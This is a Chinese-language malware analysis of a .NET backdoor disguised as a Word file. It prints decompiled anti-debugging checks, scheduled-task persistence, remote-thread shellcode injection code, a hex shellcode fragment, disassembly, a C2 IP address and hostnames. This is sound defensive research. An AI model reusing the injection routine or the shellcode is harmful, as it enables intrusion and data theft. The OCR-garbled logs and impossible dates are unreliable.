
HW 期间针对国内某大型企业的一枚.NET 样本分析

0x00 背景

样本是 10 月份左右 HW 期间捕获到的,该样本攻击的目标是当前国内某大型企业,目的是作为后门窃取信息。

0x01 概述

攻击流程如下:



0x02 样本分析

一共获取到两个样本如下



拿到手之后首先分析的是伪装成 word 图标的 64 位 exe 文件,初步分析后发现实际上是一个.net 病毒,原名 load.exe



分析.net 还是祭出 dnspy, 样本大致结构如下。

```
▶ 🗊 mscorlib (4.0.0.0)
▶ 🗖 System (4.0.0.0)
▶ 🗇 System.Core (4.0.0.0)
▶ 🗇 System.Xml (4.0.0.0)
▶ 🗖 System. Xaml (4.0.0.0)
▶ 🗇 WindowsBase (4.0.0.0)
▶ 🗇 PresentationCore (4.0.0.0)
                                                         8 using System.Reflection;
9 using System.Runtime.CompilerServices;
10 using System.Runtime.InteropServices;
▶ 🗇 PresentationFramework (4.0.0.0)
using System. Runtime. Versioning;
⊿ 🗖 touch (1.0.0.0)
   ⊿ = touch.exe
       ▶≅ PE
       ▶■■ 类型引用▶■■ 引用
                                                                [assembly: AssemblyPlaceription("")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyConfiguration("")]

    ▶ ■ 资源
    ▶ {} -
    ▶ {} helloword

                                                                [assembly: AssemblyCompany("")]
[assembly: AssemblyProduct("")]
        ▶ {} TaskScheduler
                                                                [assembly: AssemblyCopyright ("Copyright 2020")]
[assembly: AssemblyTrademark("")]
▶ 🗗 flash (3.0.0.0)
                                                                [assembly: Guid("bbbbc81f-9612-4490-be29-5906dee1b2e0")]
[assembly: AssemblyFileVersion("1.0.0.0")]
                                                                [assembly: ComVisible(false)]
[assembly: TargetFramework(".NETFramework, Version=v4.0", FrameworkDisplayName = ".NET Framework 4")]
```

┃ 反调试、对抗虚拟机

dnspy 加载文件中断于入口点开始调试,一上来就是两个对抗分析的方法,先通过检测"vmtoolsd.exe"进程名是否存在来判断是否是虚拟机环境,再通过调用 IsDebuggerPresent()这个 API 来检测是否被调试。

```
// Token: 0x0600001C RID: 28
public static void Check_vmtoolsd_process_anti_debug()
{
    if (Process.GetProcessesByName("vmtoolsd").Length != 0)
    {
        Environment.Exit(0);
    }
}


// Token: 0x0600001D RID: 29
public static void Check_IsDebuggerPresent_API()
{
    if (Anti_Debug.IsDebuggerPresent())
    {
        Environment.Exit(0);
    }
}
```

为了调试,因此将判断条件改为相反的并保存,编译后重新打开调试即可跳过,调试此类病毒注意时刻保存更改文件。


Enum_Check_PCName() 方法来判断当前计算机的名字是否是数组中的某个。

此处同样为反调试手段,通过检测父进程名称是否是数组中某个进程名,来判断是否处于调试环境,因此需要手动修改变量名称,绕过病毒自身的检测。

此处直接修改为 explorer.exe



遍历 IP 地址,与 InterNetwork 作比较,匹配成功则记录该 IP,功能是获取内网网段的 IP 地址,也说明了该病毒会进行内网横向渗透。



检测刚才获取的内网 IP 是否包含 10.0.2.15 这样一个地址

```
Environment.Exit(0);
num = 4;
continue;
case 6:
   if (enumerator.Current == "10.0.2.15")
   {
      num = 5;
      continue;
}
```

判断是否是特定的用户名

| 创建计划任务

创建目录路径: C:\\programdata\\public, 拼接得到 C:\\programdata\\public\\iexplorer.exe 字符串

```
Create_Task_Schedule.DirPath = "C:\\programdata\\public";
int num = 3;
for (;;)
{
    string text;
    string a_;
    string text2;
    string a_2:
    switch (num)
{
        case 0:
            goto IL_29C;
        case 1:
            if (Create_Task_Schedule. (text))
            {
                  num = 4;
                 continue;
            }
            return;
            case 2:
            Directory.CreateDirectory(Create_Task_Schedule.DirPath);
            rum = 6;
            continue;
        }
}
```

```
break;
IL_12E:
Create_Task_Schedule.IE_Path = Create_Task_Schedule.DirPath + "\\iexplorer.exe";
text = "Windowspublic";
text2 = "PT100M";
a_ = "Windows Service";
a_2 = "2017-04-09T14:27:25";
num = 5;
```

将文件自身复制到 C:\\programdata\\public\\iexplorer.exe 修改属性并设置为隐藏文件。



检查当前用户是否是管理员权限。

```
Create_Task_Schedule. (a_, text, Create_Task_Schedule.IE_Path, text2, a_2, 1);

num = 4;

continue;

case 4:

goto IL_23A;
}

if (Create_Task_Schedule.Check_Administrator_Privileges())

{
 num = 3;
 continue;
}

Create_Task_Schedule. (a_, text, Create_Task_Schedule.IE_Path, text2, a_2, 0);

num = 0:
```

至此病毒的初始工作完成,主要是做了一些信息收集+反虚拟机+反调试+创建计划任务执行的工作,这也是为啥在虚拟机中执行不了病毒的原因。

```
for (;;)
{
    Anti_Debug. Anti_Debug_check_vmtoolsd_process();
    Anti_Debug. Anti_Debug_Check_IsDebuggerPresent_API();
    Anti_Debug. Enum_Check_PCName();
    Anti_Debug. check_processname_len();
    Anti_Debug. Anti_Debug_check_father_process();
    Anti_Debug. Check_special_IP_Username();
    Create_Task_Schedule.Create_Dir_File();
    int num = 5;
    for (;;)
```

通过访问 baidu.com 测试网络连接性

解密出 shellcode 通过创建远程线程的方式注入 explorer.exe 来执行

"e9f003000031c0eb196666662e0f1f84000000000069c08300000048ffc101c289d0 f4400004157415641554154565755534883ec384d89c74189d54889ce48634e3c8b84 0004531f683bc0e8c00000000f849b0000008b7c06184531f64885ff0f848b000000 08b44062448894424284801f54531f631c9666666666662e0f1f84000000000004989cc 9e838ffffff498d4c24014439e875de4c89f84885c074194889f14889da4883c4385b b4424284801f0420fb70460488b4c2430448b34814901f64c89f04883c4385b5d5f5e 154565755534883ec58488d0d9f270000488d150c2800004c8d052528000041b95000 889c7e8a00200004889c331ede8e614000048894424504989c74c8d35f32700000f1f

```
// Token: 0x0600000E RID: 14 RVA: 0x000002370 File Offset: 0x000000570
public static void run(string sc)
{
    int processByPID = Inject.GetProcessByPID("explorer");
    Inject.Infiltrate(sc, processByPID);
}

// Token: 0x0600000F RID: 15 RVA: 0x000002122 File Offset: 0x00000322
```

```
// Token: 0x060000017 RID: 23 RVA: 0x000002418 File Offset: 0x000000618
public static int intelliget (string x86, int procPID)
{
    if (true)
    {
        if (true)
    }
    Process processById = Process.GetProcessById(procPID):
        byte[] array = Inject.StringToByteArray(x86):
        IntPtr a_ = Inject.OpenProcess(1082, false, processById.Id):
        IntPtr intPtr = Inject.VirtualAllocEx(a_, IntPtr.Zero, (uint)array.Length, 12288U, 64U):
        UIntPtr uintPtr:
        Inject.WriteProcessMemory(a_, intPtr, array, (uint)array.Length, out uintPtr):
        Inject.CreateRemoteThread(a_, IntPtr.Zero, OU, intPtr, IntPtr.Zero, OU, IntPtr.Zero):
        return 0:
}
```


将 shellcode 注入 explorer.exe 执行之后,从内置资源中读取数据写成一个伪装的 word 文档并打开,用于欺骗用户误以为打开的是正常文件,然后删除自身文件,由于处于调试中,文件并未被删除。

```
case 4:
    try
    {
        Main.Read_Word_Data_From_Resource();
        Main. Start_Process();
        Main. Delete_Self_File();
        return;
    }
    catch (Exception)
    {
}
```

- 1. 一样的吗? ↓
- 2. 需要准备哪些东西? ↓
- 5要多长时间?↓
- 4.
- 5. 宗教问题↓

分析 shellcode

接下来分析 shellcode 的功能,可以直接写个 64 位 Loader 来加载执行然后附加调试,定位到入口点如下:




64 位通过 PEB 找 kernel32.dll 基地址

获取 GetProcAddress 和 LoadLibrary 地址:

```
seg000:0000000000002844
                                                 r8d, r8d
                                         xor
seg000:00000000000002847
                                         mov
                                                 rcx, r15
seg000:0000000000000284A
                                                 GetAPI 35
                                                                  ; 获取GetProcAddress地址
                                         call
seg000:0000000000000284F
                                         mov
                                                 r13, rax
seg000:00000000000002852
                                         mov
                                                 edx, 7F201F78h
seg000:00000000000002857
                                                 rcx, r15
                                         mov
seg000:0000000000000285A
                                                 r8, r13
                                         mov
                                                 GetAPI_35
                                                                  ; 获取LoadLibrary 地址
seg000:0000000000000285D
                                         call
seg000:00000000000002862
                                         mov
                                                 r14, rax
seg000:00000000000002865
                                         mov
                                                 ebx, 1
seg000:0000000000000286A
                                                 rsi, qword_2465
                                         lea
seg000:0000000000002871
                                         mov
                                                 r12d, 0DEEDBEEFh
seg000:00000000000002877
                                                 short loc 2897
                                         jmp
```

然后分别获取了 malloc、lstrcpyw、memset、winhttp.WinHttpOpen、WinHttpConnect、WinHttpOpenRequest、WinHttpSetOption、realloc、free、memcpy、WinHttpSenRequest、WinHttpReceiveResponse、ReadFile、Write File、GetUserName、GetComputerName

```
seg000:00000000000002885
seg000:00000000000002885
                                           loc_2885:
                                                                                    ; CODE XREF: sub_2815+9A↓j
seg000:00000000000002885
                                                                   ; sub_2815+A8↓j
edx, [rdi+rsi] ; 下面是一块循环获取API的逻辑块
seg000:0000000000002885 8B 14 37
seg000:0000000000002888 4D 89 E8
                                                           mov
                                                                   r8, r13
seg000:0000000000000288B E8 A5 D7 FF FF
                                                           call
                                                                   GetAPI 35
seg000:0000000000002890 48 89 04 37
                                                                   [rdi+rsi], rax
                                                           mov
seg000:0000000000002894 83 C3 02
                                                           add
                                                                    ebx, 2
seg000:00000000000002897
seg000:00000000000002897
                                           loc_2897:
                                                                                    ; CODE XREF: sub_2815+621j
seg000:0000000000002897 8D 43 FF
                                                           lea
                                                                   eax, [rbx-1]
seg000:0000000000000289A 48 8B 3C C6
                                                                   rdi, [rsi+rax*8]
                                                           mov
seg000:000000000000289E 48 85 FF
                                                           test
                                                                   rdi, rdi
seg000:00000000000028A1 74 1C
                                                                   short loc_28BF
                                                           jz
seg000:000000000000028A3 89 D8
                                                           mov
                                                                    eax, ebx
seg000:000000000000028A5 48 8B 04 C6
                                                                    rax, [rsi+rax*8]
                                                           mov
seg000:00000000000028A9 4C 39 E0
                                                           cmp
                                                                   rax, r12
seg000:00000000000028AC 4C 89 F9
                                                                   rcx, r15
                                                           mov
seg000:00000000000028AF 74 D4
                                                                   short loc_2885
                                                           iz
seg000:000000000000028B1 48 01 F0
                                                           add
                                                                   rax, rsi
seg000:00000000000028B4 48 89 C1
                                                           mov
                                                                   rcx, rax
seg000:00000000000028B7 41 FF D6
                                                           call.
                                                                   r14
                                                                                    ; 调用 LoadLibrary 导入 msvcrt.dll 模块
seg000:000000000000028BA 48 89 C1
                                                           mov
                                                                   rcx, rax
seg000:000000000000028BD EB C6
                                                                   short loc 2885
                                                           dmir
seg000:00000000000028BF
seg000:000000000000028BF
seg000:000000000000028BF
                                           loc_28BF:
                                                                                    ; CODE XREF: sub_2815+8C↑j
                                                                    cs:qword_2465, 0
seg000:000000000000028BF 48 C7 05 9B FB FF+
seg000:000000000000028CA 48 83 C4 20
                                                                   rsp, 20h
                                                           add
seg000:000000000000028CE 5B
                                                           pop
                                                                   rbx
seg000:000000000000028CF 5F
                                                                   rdi
                                                           pop
构造请求头信息
               0000000000130120
                                          56
                                                                      pusn rsi
                                                                                                                       RCX
               000000000013012E
                                                                      push rdi
           .
               000000000013012F
                                                                                                                       RDX
                                          55
                                                                      push rbp
           .
                                                                      push rbx
               0000000000130130
                                                                                                                       RRP
           .
                                          53
                                                                      sub rsp,58
lea rcx,qword ptr ds:[1328DB]
               0000000000130131
                                           48:83EC 58
                                                                                                                       RSP
              0000000000130135
                                           48:8D0D 9F270000
                                                                                                                       RSI
           •
                                                                      lea rdx,qword ptr ds:[13294F]
lea r8,qword ptr ds:[13296F]
                                          48:8D15 0C280000
4C:8D05 25280000
                                                                                                                       RDI
RIP
              0000000000130143
          ۰
                                                                      mov r9d,50
call 130985
mov rsi,rax
                                           41:B9 50000000
               000000000013014A
           .
                                                                                                                       R8
               0000000000130150
                                          E8 30080000
           .
                                                                                                                       R9
               0000000000130155
                                           48:89C6
           ۰
                                                                      call 130405
mov rdi,rax
                                                                                                                       R10
               0000000000130158
                                          E8 A8020000
           .
                                                                                                                       R11
               000000000013015D
                                           48:89C7
           ٠
                                                                                                                       R12
               0000000000130160
                                          E8 A0020000
                                                                      call 130405
           .
               0000000000130165
                                           48:89C3
                                                                      mov rbx,rax
                                                                                                                       R13
           .
                                                                      xor ebp,ebp
               0000000000130168
                                                                                                                       R14
                                           31ED
                                                                                                                       R15
rcx=0000000001328DB L"Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; 360SE)" qword ptr [0000000001328DB L"Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; 360SE)"
                                                                                                                       RIP
                                                                                                                       RFL/
0000000000130135
                                                                                                                       ZF (
                                                                                                                       OF (
IP: 129.211.183.192
           | 00000000001301301
                                                                       push rbx
                                                                                                                        RBE
               0000000000130131
                                           48:83EC 58
                                                                       sub rsp,58
                                                                                                                        R.SE
           ٠
                                                                      lea rdx, qword ptr ds:[1328DB]
lea rdx, qword ptr ds:[13294F]
lea r8, qword ptr ds:[13296F]
mov r9d,50
               0000000000130135
                                           48:8D0D 9F270000
           ٠
                                                                                                                        RS:
               00000000013013C
                                           48:8D15 0C280000
            ٠
                                                                                                                        RD:
              0000000000130143
                                           4C:8D05 25280000
41:B9 50000000
RIP
          .
               000000000013014A
           ٠
                                                                                                                        R S
               0000000000130150
                                                                       call 130985
mov rsi,rax
                                           E8 30080000
            .
                                                                                                                        R9
               0000000000130155
                                           48:89C6
            ٠
                                                                                                                        R10
                                                                       call 130405
mov rdi,rax
               0000000000130158
                                           E8 A8020000
            .
                                                                                                                        R1:
               000000000013015D
                                           48:89C7
            ٠
                                                                       mov rbx,rax
               0000000000130160
                                           E8 A0020000
                                                                                                                        R12
            .
                                           48:89C3
               0000000000130165
                                                                                                                        R13
            ۰
               0000000000130168
                                                                       xor ebp,ebp
                                           31ED
                                                                                                                        R14
            .
                                                                                                                        R19
            ٠
rdx=00000000013294F L"129.211.183.192"
qword ptr [00000000013294F L"129.211.183.192"]=2E003900320031
                                                                                                                        RIF
                                                                                                                        RFL
 00000000013013C
                                                                                                                        ZF
```



由于时间紧迫, shellcode 仅分析到此, 猜测是通过 POST 请求递交参数, 然后通过回显的 flag 作为剩余恶意逻辑的 控制开关,进行后门下发部署、信息窃取与上传的工作。

RIP

00000000001301E7

溯源

时间紧迫, 仅做了记录, 并未进行严格追踪。

48:8803

48:8B4B 08

PUBLIC-EA8367E7



hostname surmang.mail-mfa.com vg2ol31df7g6fj20i.eprotections.su hostname cdn.akamaihub.com hostname d6232891696act1696.public-ea8367e7.c.mswordupdate17.com hostname hostname dns.eggdomain.net 2013.07.08 10:08:40;72.12.209.242;public-ea8367e7; 2013.07.00 17:00:34;217.23.134.60;Antony-PC; 2013.07.11 01:11:32;176.28.54.34;; 2013.07.05 10:05:27;70.137.143.158;bespawl; 2013.07.27 12:27:57;5.12.50.148;user201; 2013.07.51 14:51:33;176.28.54.34;; 蜜罐数据库数据 2013.07.21 12:21:43;59.40.2.129;sincoder-zzzzzz; 2013.07.37 00:37:07:59.40.2.129:sincoder-zzzzzz: 2013.07.14 22:14:59;74.55.187.42;WIN7PRO-MALTEST; 2013.07.15 22:15:10;74.55.187.42;vwinxp-maltest; 2013.07.30 03:30:29;175.136.212.254;vanciefancie; 2013.07.37 05:37:26;95.26.45.204;brbrb-d8fb22af1; 2013.07.37 05:37:26;95.26.45.204;brbrb-d8fb22af1; 2013.07.37 05:37:58;217.23.133.101;Antony-PC;

VBCCSB-PC: 疑似印度政府背景 APT 组织 Bitter 相关

2013.07.32 09:32:44;72.12.209.242; public-ea8367e7; 2013.07.00 07:00:09;130.207.203.2; gt-fdccd9a7405d; 2013.07.27 07:27:54;81.191.184.136; admin-de9cb88bb; 2013.07.36 17:36:27;72.12.209.242; public-ea8367e7;


通过微步在线云沙箱查询发现,相关木马启动后的回传信息如下:

a=vbccsb-PC

b=VBCCSB-PC

c=Windows 7 Ultimate

d=vbccsbvbccsb1a86a5ed-85f2-4731-b953-cd4bb615f8531565536040965860&e=



Denis 木马,海莲花专用后门。

另有一個版本的Denis木馬,將機器名進行Base64編碼,再對數據進行處理,同樣包括了使用連續的字母 "A"進行填充的方法。

刪除掉填充的連續字母后,真實的機器名"VBCCSB-PC"逐漸顯現。

经分析所捕获到的两个样本结构一致且功能相同。

```
⊿ 💵 touch (1.0.0.0)
  ▶≌ PE
    ▶■■ 类型引用
    ▶■■ 引用
    ▶ 🔳 资源
    ▶ {} -
    ▶ {} helloword
    ▶ {} TaskScheduler
⊿ 🗇 flash (3.0.0.0)
  ⊿ = flash.exe
     ▶≅ PE
     ▶■■ 类型引用
    ▶■■ 引用
    ▶ 🔳 资源
    ▶ {} -
     ▶ {} helloword
     ▶ {} TaskScheduler
```

0x03 总结

XXXX